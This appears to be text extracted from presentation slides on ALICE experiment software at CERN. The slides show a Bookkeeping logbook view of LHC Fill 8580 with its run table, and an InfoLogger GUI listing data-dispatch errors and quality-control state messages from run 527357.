
# ALICE Experiment







# ALICE Experiment





How? What?





# Logbook GUI\*

Bookkeeping

HomeLog EntriesEnvironmentsLHC FillsRunsOverviewAbout

+

Fill No. 8580

STABLE BEAM

Stable beams start: 13/04/2023, 04:31:35

Stable beams end: 13/04/2023, 08:28:48

Beams Duration: 03:57:13

Beam Type: PROTON - PROTON

Scheme name: Single\_12b\_8\_8\_8

Statistics

PHYSICS

All

Fill Efficiency: 54.70%

Before 1st run: 00:33:46 (14.23%)

After last run: 00:35:27 (14.94%)

Mean run duration: 00:43:15

Total runs duration: 02:09:45

Total time between runs: 01:15:15

Runs

Total: 7

Over 2 minutes: 6

Under 2 minutes: 1

Per quality

bad: 4 good: 3

Per detectors

HMP: 7 (54.70%) MCH: 7 (54.70%) MID: 7 (54.70%) TPC: 7 (54.70%) CPV: 7 (54.70%) EMC: 7 (54.70%) ITS: 7 (54.70%) TOF: 7 (54.70%) TRD: 7 (54.70%)

PHS: 6 (7.00%) FVO: 7 (54.70%) FTO: 7 (54.70%) FDD: 7 (54.70%)

Run	Detectors	Tags	Fill No.	LHC Period	Start	Stop	Since prev.	Trg Va...	Definit...	Duration	Environment ID	Quality	EPN	FLP	DCS	EPN	Topology Full
534450	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 04:41:28	13/04/2023 04:42:51	-	CTP	PHYSICS	00:01:23	2eedn3tWdjP	bad	99	1...	On	On	(hash, default, production/prod...
534452	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 04:55:42	13/04/2023 04:59:02	00:12:51	CTP	PHYSICS	00:03:20	2eeeEt3mAV	bad	99	1...	On	On	(hash, default, production/prod...
534453	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 05:05:21	13/04/2023 05:11:37	00:06:19	CTP	PHYSICS	00:06:16	2eeepDcz6Uy	good	99	1...	On	On	(hash, default, production/prod...
534454	12 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 05:19:54	13/04/2023 07:13:03	00:08:17	CTP	PHYSICS	01:53:09	2eefvCDnzFB	good	94	1...	On	On	(hash, default, production/prod...
534468	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 07:43:01	13/04/2023 07:53:21	00:29:58	CTP	PHYSICS	00:10:20	2eemz8PpFGm	good	1...	1...	On	On	(hash, default, production/prod...
534469	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 08:02:40	13/04/2023 08:05:50	00:09:19	CTP	PHYSICS	00:03:10	2eent96Jrty	bad	1...	1...	On	On	(hash, default, production/prod...
534470	13 HMP,MCH,MID,TPC,CPV,...	-	8580	LHC23b	13/04/2023 08:14:21	13/04/2023 08:17:59	00:08:31	CTP	PHYSICS	00:03:38	2e eoSqaG9K7	bad	1...	1...	On	On	(hash, default, production/prod...

Helps users keep track of data taking configurations, conditions and operational interventions at the experimental area.

\*CHEP 2023 poster, G Raduta, [Bookkeeping, a new logbook system for ALICE](#)



# Logging GUI

Query

Live ▶

Clear

|←

←

→

→|

↓

Download

Debug

Info

Warn

Error

Fatal

Ops

Support

Devel

Trace

50k

100k

1M

Reset filters

Date

Time

▼

Hostname

Rolename

PID

Username

System

Facility

Detector

Partition

Run

ErrCode

ErrLine

ErrSource

Message

from

match

to

exclude

✓

InfoLogger-gui

version

"1.11.5"

hostname

"ali-infologger.cern.ch"

port

8081

✓

InfoLoggerServer

host

"alio2-cr1-db01.cern.ch"

port

6102

✓

Mysql

host

"alio2-cr1-db01.cern.ch"

port

3306

database

"INFOLOGGER"

Se...

Le...

→ Time

→ Hostname

→ Syste...

→ Facility

→ Dete...

→ Partition

→ Run

Message

E

3

02:14:04.380

alio2-cr1-qme00

DPL

PHS-ClusterTask-proxy

PHS

2b8mMwBfD4u

527357

on channel from\_PHS-ClusterTask-proxy\_to\_PHS-MCH-MCH-ClusterTask1l-0

E

3

02:14:04.380

alio2-cr1-qme06

DPL

PHS-ClusterTask-proxy

PHS

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.380

alio2-cr1-qme06

DPL

PHS-ClusterTask-proxy

PHS

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.380

alio2-cr1-qme06

DPL

PHS-ClusterTask-proxy

PHS

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.381

alio2-cr1-qc01

DPL

MCH-MCHTracks-pr...

MCH

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.381

alio2-cr1-qc01

DPL

MCH-MCHTracks-pr...

MCH

2b8mMwBfD4u

527357

on channel from\_MCH-MCHTracks-proxy\_to\_MCH-MERGER-MCHTracks1l-0

E

3

02:14:04.381

alio2-cr1-qc01

DPL

MCH-MCHTracks-pr...

MCH

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.381

alio2-cr1-qc01

DPL

MCH-MCHTracks-pr...

MCH

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.383

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.383

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

on channel from\_MID-QcTaskMIDTracks-proxy\_to\_MID-MERGER-QcTaskMIDTracks1l-0

E

3

02:14:04.383

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.383

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.392

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.392

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.392

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

on channel from\_MID-QcTaskMIDTracks-proxy\_to\_MID-MERGER-QcTaskMIDTracks1l-0

E

3

02:14:04.392

alio2-cr1-qme02

DPL

MID-QcTaskMIDTrack...

MID

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.396

alio2-cr1-qc01

DPL

GLO-MCHStdTracks-...

MCH

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.396

alio2-cr1-qc01

DPL

GLO-MCHStdTracks-...

MCH

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.396

alio2-cr1-qc01

DPL

GLO-MCHStdTracks-...

MCH

2b8mMwBfD4u

527357

on channel from\_GLO-MCHStdTracks-proxy\_to\_GLO-MERGER-MCHStdTracks1l-0

E

3

02:14:04.396

alio2-cr1-qc01

DPL

GLO-MCHStdTracks-...

MCH

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.398

alio2-cr1-qc01

DPL

GLO-MUONTracks-pr...

MCH

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.398

alio2-cr1-qc01

DPL

GLO-MUONTracks-pr...

MCH

2b8mMwBfD4u

527357

on channel from\_GLO-MUONTracks-proxy\_to\_GLO-MERGER-MUONTracks1l-0

E

3

02:14:04.398

alio2-cr1-qc01

DPL

GLO-MUONTracks-pr...

MCH

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.398

alio2-cr1-qc01

DPL

GLO-MUONTracks-pr...

MCH

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.400

alio2-cr1-qc02

DPL

EMC-RawTask-proxy

EMC

2b8mMwBfD4u

527357

consumers have been terminated too early

E

3

02:14:04.400

alio2-cr1-qc02

DPL

EMC-RawTask-proxy

EMC

2b8mMwBfD4u

527357

device state change is requested, dropping 2 pending message(s)

E

3

02:14:04.400

alio2-cr1-qc02

DPL

EMC-RawTask-proxy

EMC

2b8mMwBfD4u

527357

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

E

3

02:14:04.400

alio2-cr1-qc02

DPL

EMC-RawTask-proxy

EMC

2b8mMwBfD4u

527357

on channel from\_EMC-RawTask-proxy\_to\_EMC-MERGER-RawTask1l-0

I

6

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

Sending 2 quality objects

I

10

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

CONTROL\_ACTION: NOTIFY\_STREAMING\_STATE EOS

I

10

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

Sending end-of-stream message to channel from\_qc-check-MFT-MFTDigitCheck\_to\_internal-dpl-injected-du...

I

10

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

CONTROL\_ACTION: NOTIFY\_STREAMING\_STATE IDLE

I

6

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

Stopping run 527357

I

8

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

RUNNING ----> READY

I

10

02:14:04.402

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

CONTROL\_ACTION: NOTIFY\_DEVICE\_STATE READY

I

10

02:14:04.403

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

[OCC] Transition response: READY ok: 1

I

10

02:14:04.403

alio2-cr1-qme05

QC

check/MFT-MFTDigit...

MFT

2b8mMwBfD4u

527357

[OCC] Serialized JsonMessage: {"trigger":0,"state":"READY","transitionEvent\*":"STOP","ok":true}

Severity

error

Level

3

Date

15/10/2022

Time

02:14:04

Hostname

alio2-cr1-qme06

Rolename

alio2-cr1-qme06

PID

2265613

Username

qc

System

DPL

Facility

PHS-ClusterTask-proxy

Detector

PHS

Partition

2b8mMwBfD4u

Run

527357

ErrCode

ErrLine

95

ErrSource

ExternalFairMQDeviceProxy.cxx

ATTENTION: DATA IS LOST! Could not dispatch data to downstream consumer(s), check if

Allows users to follow live feedback from the system and investigate if necessary.


